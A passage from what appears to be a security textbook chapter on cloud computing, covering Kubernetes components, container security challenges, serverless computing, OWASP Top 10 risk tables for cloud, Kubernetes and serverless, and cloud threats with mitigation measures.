- **Cloud-controller-manager**: The master component that runs controllers that interact with cloud providers is called cloud-controller-manager. The Kubernetes code and the cloud provider code can develop independently with the help of cloud-controller-manager.

Node Components

Node or worker components operate on each node within the cluster, overseeing the functioning pods and providing the necessary Kubernetes runtime services.

- **Kubelet**: This crucial service agent ensures that containers operate in a pod and run on every node. Additionally, it guarantees the health and proper operation of pods and containers. Kubelet does not handle containers that are not created by Kubernetes.
- **Kube-proxy:** Every worker node also runs this network proxy service, which maintains the network rules that allow the pods to connect to the network.
- **Container Runtime:** This program is made specifically to execute containers. Docker, rktlet, containerd, and cri-o are just a few of the container runtimes that Kubernetes supports.

Clusters and Containers

Clusters

A cluster is a collection of two or more interconnected nodes that work together in parallel to accomplish a job. The nodes exchange workloads with separate, parallelizable jobs. These jobs make use of a cluster's nodes' collective memory and processing capacity. As the master node, one of the nodes is in charge of assigning the job, getting the results, and responding.

Types of Cluster Computing

The different kinds of clusters are listed below.

- **Fail-over or Highly Available (HA):** A fail-over cluster provides Continuous Availability (CA) or High Availability (HA) by having many nodes operating concurrently. In the event of a node failure, the other node takes over with little to no downtime.
- **Load Balancing:** To prevent one node from overstressing, the workload is divided among the nodes in a load-balancing cluster. The load balancer periodically checks the health of each node to detect node failures and redirect incoming traffic to another node. Additionally, a load-balancing cluster is a highly available cluster.
- **High-Performance Computing:** By parallelizing the tasks, the nodes of a High-Performance Computing (HPC) cluster are set up to deliver exceptionally high performance. Optimizing performance is another benefit of scaling.

Containers

Sets of nodes housed on Virtual Machines (VMs) make up cloud clusters, which are frequently connected to virtual private clouds. The time and effort needed to set up a cluster are reduced using cloud clustering. Clusters in a cloud environment can readily be scaled up by adding more instances or resources, like virtual machines, as needed. Additionally, the cloud offers the flexibility to update infrastructure in response to changing requirements. Additionally, by deploying nodes across numerous availability zones, the cloud improves latency and resilience. The cluster's availability, security, and maintainability are all optimized using cloud clustering.

Containers and Their Relationship with Clusters

Containers facilitate the reliable operation of applications in a variety of computing environments. For example, a company creates a web application with microservices for the front end and back end. This web application can be deployed by pushing containers onto a cloud virtual machine. The application is unavailable until traffic is managed by a fail-over server if either the hardware or the virtual machine malfunctions.

Place the containerized applications across several cluster nodes to improve web application speed, scalability, and availability. Containers that operate across multiple nodes optimize the use of available resources. Additionally, installing a container instance on each cluster node can remove the chance of single-node failure.

Container Security Challenges

Container-based platforms are becoming increasingly popular among organizations because of their features (e.g., flexibility, continuous application delivery, and efficient deployment).

However, many security issues have arisen due to container technology's quick development and spread. Some of the issues with container security are covered below:

- **Inflow of vulnerable source code**
  Developers utilize containers, an open-source platform, to regularly store, use, and update images in a repository. As a result, a vast amount of uncontrolled code may include security flaws.
- **Large attack surface**
  The host operating system includes numerous cloud-based or on-premises databases, virtual machines, applications, and containers. A vast attack surface implies numerous vulnerabilities and a greater identification challenge.
- **Lack of visibility**
  The container is operated by a container engine, which also communicates with the Linux kernel and adds an extra layer of abstraction to hide the actions of the containers, making it challenging to monitor the activity of particular users or containers.
- **Compromising secrets**
  To access any services, containers need sensitive data like usernames, passwords, or API keys. Security can be jeopardized if attackers obtain this private data illegally.
- **DevOps speed**

- Containers can be quickly executed and then stopped and removed after they are finished. Due to this fugitiveness, attackers can initiate attacks and conceal themselves without installing malicious code.
- **Noisy neighboring containers**
- A Denial-of-Service (DoS) attack can occur when a container uses up all available system resources, directly impacting the operation of other nearby containers.
- **Container breakout to the host**
- Through privilege escalation, containers that run as root can potentially breach containment and obtain access to the host operating system.
- **Network-based attacks**
- Attackers can initiate a variety of network-based assaults by exploiting failing containers with open raw sockets and outgoing network connections.
- **Bypassing isolation**
- Once an attacker has compromised a container's security, they may escalate privileges to access other containers or the host.
- **Ecosystem complexity**
- Several vendors and sources are used in container development, deployment, and management. Since the components come from multiple repositories, updating and protecting them becomes difficult.
- **Misconfigurations**
- Security breaches can result from incorrect configurations in container settings, such as incorrectly configured access controls or over-permissive network policies.
- **Isolation Breakdowns**
- Although the purpose of containers is to separate them from the host system and one another, vulnerabilities in the kernel or container runtime may result in isolation failures that let attackers get out of containers.
- **Insecure Communication**
- Containers frequently communicate over networks, which attackers can intercept or change if proper encryption and security measures are not in place.
- **Insufficient Logging and Monitoring**
- Many container setups lack comprehensive logging and monitoring capabilities, even though effective logging and monitoring are essential for identifying and handling security events.
- **Patch Management**
  It can be challenging to keep container images and the software that runs on them updated with security fixes, especially when large-scale deployments are involved.
- **Persistent Storage Security**
- Encryption, access control, and backup plans must be carefully considered when securing container data, especially when employing persistent storage solutions.
- **Container Orchestration Security**

Orchestrators like Kubernetes provide further levels of complexity and potential vulnerabilities to safeguard the orchestration environment. They also call for certain security procedures.

- **Kernel Exploits**
- Kernel vulnerabilities may impact all containers running on the host since containers share the host OS kernel. It is essential to keep the kernel secure and updated.
- **Cgroups Misconfiguration**
- Control groups (cgroups) aim to isolate and restrict resource utilization. Denial-of-service (DoS) attacks and resource congestion may result from a misconfiguration.
- **Pod Security Policies**
- There may be security flaws in Kubernetes because setting up Pod Security Policies (PSPs) to enforce security standards can be difficult and prone to mistakes.
- **Compliance Audits Risks**
- Compliance risk is a big problem in contemporary businesses. Failure to audit standards like SOX, GDPR, or HIPAA can result in financial and reputational damage.

Container Management Platforms

A variety of container management platforms are listed below:

Portainer

Regardless of the industry, orchestration platform, or computing device, Portainer is the most flexible container management technology, making it easy and quick to securely deploy containers. Setting up, maintaining, and troubleshooting container infrastructure in public clouds and data centers is simple for cloud administrators with Portainer. Portainer is another possible platform for governance and policy in container management stacks, whether in the public cloud or on the production floor.




Figure 19-31: Portainer

The following are other platforms for container management:

- Apache Mesos (https://mesos.apache.org)
- Amazon Elastic Container Service (Amazon ECS) (https://aws.amazon.com)
- Microsoft Azure Container Instances (ACI) (https://azure.microsoft.com)
- Red Hat OpenShift Container Platform (https://www.redhat.com)
- Docker CLI (https://www.docker.com)

Kubernetes Platforms

The several Kubernetes platforms are listed below:

Mirantis Kubernetes Engine (MKE)

The Mirantis Kubernetes Engine is a CNCF-validated enterprise Kubernetes platform made to create and manage contemporary applications at scale. It is compatible with bare metal settings, public and private clouds. It allows businesses to use cloud-native approaches to develop and deliver applications. Additionally, it makes multicluster management possible and offers a single interface for efficient operations, including instances of swarm clusters.

Figure 19-32: Mirantis Kubernetes Engine (MKE)

Other platforms for Kubernetes include the following:

- Google Kubernetes Engine (GKE) (https://cloud.google.com)
- Amazon Elastic Kubernetes Service (EKS) (https://aws.amazon.com)
- IBM Cloud Kubernetes Service (https://www.ibm.com)
- Docker Kubernetes Service (DKS) (https://www.docker.com)
- Kubernetes (https://kubernetes.io)

Serverless Computing

Serverless computing is an emerging technique for deploying cloud-based enterprise applications based on microservices and containers. Serverless computing relieves users of starting and terminating servers by offering pay-per-use capabilities. This enables developers to concentrate on jobs rather than servers. Without requiring advanced knowledge of cloud computing, developers can use serverless computing to achieve significant advantages and scalability. The fundamental ideas of serverless computing are covered in this section.

What is Serverless Computing?

The cloud-based application architecture of serverless computing, sometimes called serverless architecture or FaaS, allows the cloud vendor to supply application infrastructure and auxiliary services as required. Developers no longer need to manage the server and hardware; serverless computing streamlines the application deployment process. Although servers are necessary, developers are not physically exposed to them in serverless applications. The application code in a serverless architecture executes on cloud-hosted infrastructure overseen by a third-party service provider. The serverless infrastructure must be provisioned, scaled, load-balanced, and secured by the cloud service provider. Additionally, patch management for operating systems, underlying software, and services falls under the cloud service provider's responsibility.




Figure 19-33: Serverless Architecture

Serverless vs. Containers

The following table lists the key distinctions between containers and serverless computing.

Container	Serverless Computing
The developer defines configuration files, including the OS, software, libraries, storage, and networking.	The developer only uploads the code; the cloud provider manages the infrastructure and provisioning.
A container image is created, pushed to a registry, and run to execute the application.	Serverless functions run in the cloud and are automatically destroyed after execution.

Containers continue running until explicitly stopped or removed by the developer.	Serverless functions terminate automatically once their task is completed.
Containers require server resources even when idle.	Serverless models only incur costs for resources actively used during execution.
Containers allow code to run without time restrictions.	Serverless functions are subject to execution time limits.
Containers can run across a cluster of host machines.	The cloud abstracts and manages the underlying infrastructure for serverless functions.
Containers rely on temporary or mapped storage volumes.	Serverless functions store data externally using object storage services.
Containers are versatile, supporting both complex applications and microservices.	Serverless functions are best suited for microservices.
Developers can freely choose the runtime and programming language for their applications.	Language and runtime options are limited to those supported by the cloud provider.

Table 19-04: Containers vs. Serverless Computing

Serverless Computing Frameworks

Without worrying about back-end server management, serverless computing simplifies code execution and application development. The use of serverless computing is expanding quickly in a variety of industries. A few providers of serverless cloud computing are listed below:

Microsoft Azure Functions

A serverless computing platform called Microsoft Azure Functions enables customers to run code without provisioning and managing servers. Users can add additional values without worrying about managing back-end servers because of its complete automation and scalability according to workload volume.




Figure 19-34: Microsoft Azure Function

Some of the serverless computing frameworks include:

- AWS Lambda (https://aws.amazon.com)
- Google Cloud Functions (https://cloud.google.com)
- Serverless Framework (https://www.serverless.com)
- AWS Fargate (https://aws.amazon.com)
- Alibaba Cloud Function Compute (https://www.alibabacloud.com)

Cloud Computing Threats

The cloud has transformed how organizations store, manage, and access data and has introduced unique security challenges. Cloud metamorphosis opens systems to attacks like data breaches, unauthorized access, and operational vulnerabilities. These risks are not unusual given that cloud infrastructure is shared, security measures may be insufficient, and cyberattacks are becoming increasingly sophisticated. To mitigate the most common vulnerabilities effectively, robust security practices, consistent monitoring, and cooperation with trustworthy cloud service providers are required.

OWASP Top 10 Cloud Security Risks

Potential dangers and weaknesses that can jeopardize the availability, security, or integrity of data and systems housed in a cloud environment are called cloud security risks. Shared resources, linked systems, and dependence on outside cloud service providers are the origins of these dangers.

According to OWASP, the top 10 cloud security threats are compiled in the table below.

Risk	Description
R1 - Accountability and Data Ownership	• Instead of using a traditional data center to host corporate services, organizations are turning to the public cloud. • While employing a traditional data center aids in logical and physical data control and protection, using the cloud can occasionally result in a loss of data accountability and control. • Public cloud use can put data recoverability at risk and create serious dangers that the company must quickly address.
R2 - User Identity Federation	• Businesses utilize services and applications from several cloud providers, which results in multiple user identities and makes managing multiple user IDs and credentials more difficult. • Cloud providers are less in charge of offboarding and user lifecycles.
R3 - Regulatory Compliance	• Complying with regulations might be difficult. • Since different countries have varied regulatory regulations and lack transparency, data that is secure in one country might not be secure in another.
R4 - Business Continuity and Resiliency	• In an IT organization, implementing business continuity guarantees that operations can continue even in the event of a disaster. • Businesses that use cloud services run the danger of financial loss or risk if the cloud supplier manages business continuity poorly.
R5 - User Privacy and Secondary Usage of Data	• Since most social application providers harvest user data for secondary purposes and social websites are kept in the cloud, using them puts personal information at risk. • The default sharing function on social media platforms may compromise user privacy.
R6 - Service and Data Integration	• When transferring proprietary data from the end user to the cloud data center, organizations need to make sure that it is properly protected. • In transit, unprotected data is vulnerable to interception and eavesdropping assaults.
R7 - Multi Tenancy and Physical Security	• Cloud technology makes advantage of the multi-tenancy idea to share resources and services, like databases and networking, among numerous clients. • Tenants may interfere with one another's security features if there is insufficient logical isolation.

R8 - Incidence Analysis and Forensic Support	• Since event logs are dispersed among numerous hosts and data centers situated in various nations and subject to various laws and regulations, it might be difficult to investigate applications and services hosted by cloud providers when a security incident happens. • Since logs are stored in the cloud in a dispersed manner, law enforcement agencies may have difficulties with forensics recovery.
R9 - Infrastructure Security	• Since malicious activity is always a possibility, the infrastructure's configuration baselines should adhere to industry best practices. • Network scanning for susceptible applications and services to obtain data, including open, unused ports, default passwords, and configurations, may be made possible by infrastructure misconfiguration.
R10 - Non-Production Environment Exposure	• Application design and development, as well as internal testing within an organization, are conducted in non-production environments. • The use of non-production environments raises the possibility of information exposure, unauthorized access, and modification.

Table 19-05: OWASP Top 10 Cloud Security Risks

OWASP Top 10 Kubernetes Risks

Kubernetes hazards are the possible dangers, weaknesses, or difficulties that come with utilizing the open-source container orchestration software Kubernetes. The intricacy of Kubernetes, its ecosystem, and the dynamic character of containerized settings are the sources of these hazards.

According to OWASP, the top 10 Kubernetes risks are compiled in the table below.

Risk	Description
K01: Insecure Workload Configurations	• When programs are deployed with settings that make them more susceptible to assaults, this is known as an insecure workload configuration. Examples include enabling excessive network access, failing to set resource restrictions, and running containers with root capabilities. • Attackers may leverage these configuration errors to increase privileges, run arbitrary code, or drain system resources in order to launch denial-of-service assaults. • Applying best practices for workload configuration is necessary to reduce these risks. This entails employing network policies

	to regulate communication between pods, establishing resource limitations to avoid resource exhaustion, and configuring suitable security settings to limit container rights.
K02: Supply Chain Vulnerabilities	• Integrating third-party software and components might result in supply chain vulnerabilities by introducing security weaknesses into Kubernetes deployments. All components of the software supply chain must be managed and secured because these vulnerabilities may be present in container images, application dependencies, or CI/CD pipelines. • Attackers can use these flaws to obtain illegal access, alter data, or interfere with services, which can have serious operational and security repercussions. • Mitigation entails putting strict supply chain security controls in place, like using signed and verified images, routinely checking container images for vulnerabilities, and integrating security checks into the CI/CD pipeline.
K03: Overly Permissive RBAC Configurations	• Users and services are given excessive permissions via Role-Based Access Control (RBAC) configurations that are too permissive. This expands the attack surface because attackers or hostile insiders can use these broad permissions to elevate privileges or obtain unauthorized access within the Kubernetes system. • This can seriously impair the security and integrity of the Kubernetes cluster by resulting in data breaches, system compromises, and operational interruptions. • To reduce this danger, the principle of least privilege must be implemented by properly defining responsibilities and permissions.
K04: Lack of Centralized Policy Enforcement	• Inconsistent security policies among clusters may result from Kubernetes' lack of centralized policy enforcement. The environment may become more vulnerable to assaults as a result of this discrepancy if there are misconfigurations or gaps in security measures. • This can ultimately weaken the security posture of the overall Kubernetes environment by resulting in compromised workloads, illegal access, and data breaches. • Organizations should use tools like Open Policy Agent (OPA) to enforce uniform security policies across all clusters in order to reduce this risk.

K05: Inadequate Logging and Monitoring	• The absence of thorough and complete logs for operations within the Kubernetes environment is referred to as inadequate logging and monitoring. Effective detection, investigation, and response to security issues are hampered by this shortcoming. • Security personnel are unaware of possible dangers and malevolent activity if proper logging and monitoring are not in place. • Implementing thorough logging and monitoring procedures, such as setting up Kubernetes to capture complete logs of all pertinent events, integrating with centralized logging solutions, and establishing real-time alerting for suspicious activity, is necessary to mitigate this risk.
K06: Broken Authentication Mechanisms	• Weaknesses in the process of confirming the identity of users and services in a Kubernetes environment are referred to as broken authentication mechanisms. This may include inadequate password rules, misconfigured authentication methods, or non-implementation of Multi-Factor Authentication (MFA). • It may result in illegal access to the Kubernetes cluster, giving hackers the opportunity to take advantage of services, steal confidential data, or interfere with regular business operations. • Strong authentication procedures, such as setting up strong authentication methods, enforcing secure password regulations, and activating MFA for all users, are essential to reducing these risks.
K07: Missing Network Segmentation Controls	• In a Kubernetes cluster, improper isolation between various components and workloads is referred to as missing network segmentation controls. Ineffective segmentation raises the possibility of broad compromise by making it simpler for attackers to move laterally inside the environment once they have access. • Serious breaches, illegal access to private information, and service interruptions can result from a lack of network segmentation. • To reduce this risk, network regulations must be put in place to regulate traffic between pods and services. Segmentation must be enforced by third-party solutions to assist prevent lateral movement and contain such breaches.
K08: Secrets Management Failures	• When sensitive data, such passwords, API keys, or certificates, is handled or kept incorrectly, secrets management problems

	happen. This may entail storing secrets in unprotected areas or hardcoding them into program code. Attackers can more easily obtain vital systems and data as a result of such actions. • Significant security issues can result from attackers using secrets to compromise applications, escalate access, or move laterally within the environment. • Organizations should employ specialized secrets management technologies to reduce these dangers; making sure secrets are encrypted and access is securely controlled are crucial procedures.
K09: Misconfigured Cluster Components	• Incorrect settings in essential Kubernetes components, like the API server, etcd, or kubelet, are referred to as misconfigured cluster components. The cluster is exposed to assaults due to these misconfigurations, which may result from manual error, default settings, or a lack of security hardening. • Attackers can take advantage of these flaws to take over the cluster, interfere with regular operations, or steal confidential information. • Maintaining component updates, implementing security best practices, and routinely checking cluster configurations are all part of mitigation.
K10: Outdated and Vulnerable Kubernetes Components	• Using out-of-date and weak Kubernetes components puts your security at serious risk. Attackers may be able to take advantage of known weaknesses in these components. In order to maintain a secure environment, Kubernetes and its dependencies must be updated on a regular basis. • Attackers may use these flaws to penetrate the cluster, potentially resulting in serious security issues. • It is essential to create a process for routinely updating Kubernetes and its related components in order to reduce these risks.

Table 19-06: OWASP Top 10 Kubernetes Risk

OWASP Top 10 Serverless Security Risks

The difficulties and weaknesses that come with serverless architectures, where developers just concentrate on creating code while the cloud provider handles the infrastructure, are known as serverless security concerns. Although serverless technologies such as Google Cloud Functions, Azure Functions, and AWS Lambda make development easier, they also raise special security issues. According to OWASP, the top 10 serverless security threats are compiled in the table below.

Risks	Attack Vector	Security Weakness	Impact
A1 - Injection	• Along with APIs, serverless functions that are triggered by a variety of event sources, including cloud storage events (S3 Blob), stream data processing (AWS Kinesis), database modifications (DynamoDB, CosmoDB), code modifications (AWS CodeCommit), and notifications (SMS, email, IoT), also provide input. • A firewall cannot filter email and database-generated events.	• SQL/NoSQL injection • OS command injection • Code injection	• The vulnerable function's permissions determine the impact. • The injected code can upload damaged data or erase data if the function has access to the cloud storage.
A2 – Broken Authentication	• Serverless functions have distinct objectives, are stateless, run independently, and are triggered by distinct events. • Attackers look for resources that are lacking, including public cloud storage and open APIs. • If organizational emails are used to invoke functions, attackers can send spoof emails to activate the functions and carry out internal operations without authorization.	• Identity and access controls are poorly designed.	• Unauthenticated access to functions causes execution flow disruption, system business logic failure, and sensitive data leaks.
A3 – Sensitive Data Exposure	• Serverless applications are susceptible to the	• Using weak encryption or	• Disclosure of private

	same types of attacks that affect traditional web services, including data theft in transit and at rest, Man-in-The-Middle (MiTM) attacks, and key cracking. • Attackers target database tables (DynamoDB, CosmoDB) and cloud storage (S3, Blob).	storing sensitive data in plaintext. • Adding data to the /tmp directory without deleting it after usage.	information, including credit card numbers, credentials, medical records, and personally identifiable information.
A4 – XML External Entities (XXE)	• DoS and internal network scanning attacks are impossible when serverless operations are operating behind internal Virtual Private Networks (VPNs). • Only the specified container where the function is operating is impacted by these attacks.	• Applications that use XML processors may be susceptible to XXE attacks.	• Function code and private files (such as environment variables and the /tmp directory) are leaked.
A5 – Broken Access Control	• Since serverless architecture is stateless, attackers can obtain unauthorized access to resources by taking advantage of over-privileged functions.	• Giving functions rights and access to resources that are not needed.	• The compromised resource determines the impact. Data leakage from databases and cloud storage.
A6 – Security Misconfiguration	• DoS attacks are made possible by improperly designed routines that have a low concurrency limit and a lengthy timeout.	• Inadequate patch management. • Features low concurrency and	• Money loss, DoS attacks, sensitive data leaks, and illegal access to cloud resources

		lengthy timeout configuration.	
A7 – Cross-Site Scripting (XSS)	• XSS vulnerabilities originate from databases or reflected inputs in traditional programs, but they can also come from emails, logs, cloud storage, the Internet of Things (IoT), and other sources in serverless applications.	• Data is generated using untrusted input without the appropriate escaping.	• Possession of private information, including API keys. • User impersonation
A8 – Insecure Deserialization	• Attackers can carry out deserialization attacks using dynamic languages (like Python and NodeJS) and JavaScript Object Notation (JSON), a serialized datatype.	• JavaScript, Python, and other languages have deserialization flaws.	• The sensitivity of the data handled by the program determines the impact. • Executing arbitrary code, leaking data, and controlling accounts and resources.
A9 – Using Components with Known Vulnerabilities	• Microservices, which rely on external libraries to run, are implemented using serverless functions. • Attackers can access serverless applications through vulnerable third-party libraries.	• Ignorance of deployment patterns that rely heavily on components.	• The business impact is dependent upon the identified weaknesses.
A10 – Insufficient Logging and Monitoring	• Numerous assaults are made possible by intricate serverless audits, a lack of monitoring, and a delayed response.	• Inadequate auditing and security monitoring.	• Delays in identifying security incidents might have serious consequences.

Table 19-07: OWASP Top 10 Serverless Security Risks

Cloud Computing Threats

The following sections outline some of the most significant threats associated with cloud computing and strategies to address them.

1. *Data Security*

Data Breach/Loss

An improperly designed cloud computing environment with multiple clients increases the risk of data breach as a weakness in one client's application can expose data belonging to other clients. Data loss or leakage risks highly depend on the architecture and functioning of clouds.

Data loss issues include the following:

- Data is deleted, changed, or dissociated (disconnected).
- Encryption keys are either misplaced, lost, or stolen.
- Data are unauthorized due to incorrect identification, approval, and checkpoint mechanisms.
- The CSP is involved in the misuse of data.

Mitigation Measures:

- Secure data in the cloud and transit to ensure that data is safe.
- Provide a robust essential key generation, storage, and management system.
- Incorporate data protection mechanisms during both the design phase and runtime.
- Implement the use of multi-factor authentication.
- To ensure that it can recover from data loss securely, data backups should be performed frequently.
- Data Loss Prevention (DLP) tools are used to detect threats in the data.
- Use the right security policies when handling the data by classifying it on a need-to-know basis.
- Use Cloud Access Security Brokers (CASBs) that restrict the cloud's general functions, such as distribution via the internet.
- Restrict data access through micro-segmentation techniques.
- Audit privileged accounts to detect and prevent breaches.
- Utilize perimeter firewalls to filter incoming and outgoing data traffic.

Loss of Operational and Security Logs

When operational logs are lost, it is difficult to assess operational factors. When data is not accessible for analysis, problem-solving possibilities are restricted. Implementing the information security management program is at risk due to the loss of security logs. Under-provisioning of storage may result in the loss of security logs.

Mitigation Measures:

- Put in place efficient rules and guidelines.
- Regularly check the security and operational logs.

- Create and keep up a secure log management system.
- Users should not be permitted to perform file-level operations on log files, and access to log files should be restricted.
- Use secure protocols to send log data from the system to the centralized log management servers and properly safeguard archived log files.

Malicious Insiders

Disgruntled current or former workers, contractors, or other business partners with authorized access to cloud resources are known as malicious insiders. They may purposefully abuse or surpass such access to jeopardize the organization's data's availability, confidentiality, or integrity. The information stored in the cloud can be compromised by malicious insiders who have been granted permission to access cloud resources. Financial theft, productivity loss, and reputational damage are among the threats.

Mitigation Measures:

- Implement strict supply chain management and carry out thorough evaluations of suppliers.
- Legal contracts should include a description of the human resource requirements.
- Demand openness in compliance reporting and general information security and management procedures. Identify procedures for notifying security breaches.

Illegal Access to the Cloud Systems

Inadequate authorization and authentication procedures could result in illegal access, jeopardizing sensitive and important data on cloud servers.

Mitigation Measures:

- Implement and follow a strong Information Security (IS) policy.
- Permit customers to examine and audit CSPs' IS policies and practices.

Loss of Business Reputation Due to Co-Tenant Activities

Weaknesses in the hypervisors, a lack of resources, reputational isolation, etc, bring on this threat. Because cloud resources are shared, one co-tenant's bad behavior may harm the others' reputation, leading to subpar service, data loss, and other issues that damage the company's standing.

Mitigation Measures:

- To lower risk and guarantee resource isolation, pick a reputable and effective CSP.
- Examine the CSP's isolation and virtualization strategies.
- Evaluate the dangers associated with a multi-tenant design.
- Tenant functions must be divided by CSPs.

Loss of Encryption Keys

Potential attackers may be able to access unauthorized assets if encryption keys necessary for secure communication or system access are lost. Inadequate key management and generation methods are the source of this danger.

Mitigation Measures:

- Keep the encrypted data separate from the encryption keys.
- To create keys, use robust algorithms like Rivest-Shamir-Adleman (RSA) and the Advanced Encryption Standard (AES).
- To regulate and manage access to the key stores, restrict access, and put policies like role separation into place.
- A secure backup and recovery mechanism for the encryption keys should be enforced.
- Avoid using keys for multiple functions.
- To protect the encryption keys, use a Hardware Security Module (HSM).

Theft of Computer Equipment

Inadequate restrictions on physical characteristics, like smart card access at entry, might invite equipment theft and result in the loss of critical data and tangible equipment.

Mitigation Measures:

- Implement physical security measures, including security personnel, CCTV coverage, alarms, identity cards, and appropriate fencing.
- To maintain the most recent physical security measures and make certain adjustments, evaluate the security regularly.
- Implementing various advanced technologies, including biometric entry, can help control physical access.
- Install intrusion alarm systems to stop intrusions and notify the security staff immediately.
- Ensure that the server room is always secured and that only authorized individuals are permitted entry.
- By making servers unable to move, rack-mounted servers improve physical security.
- Store the backup disks and devices in a secure location off-site.

Loss or Modification of Backup Data

Attackers may utilize flaws like SQL injection and unsafe user conduct (such as storing or re-utilizing passwords) to obtain unauthorized access to cloud data backups. Once they get access, attackers may alter or remove the information kept in the databases. Service levels are at risk when data restoration protocols are not followed if backup data is lost.

Mitigation Measures:

- To recover lost data, use the proper data restoration techniques or resources.

- Steer clear of depending just on one backup medium or storage strategy. Use the 3-2-1 model instead.

Improper Data Handling and Disposal

Given the restricted access to cloud infrastructure, CSPs' data handling and disposal practices are hard to determine. Data may not be completely erased when clients seek data deletion since:

- Many copies of the data are kept, even if inaccessible.
- Other clients' data may also be on the disk and must be deleted.
- Client data is dangerous due to cloud multi-tenancy and hardware resource reuse.

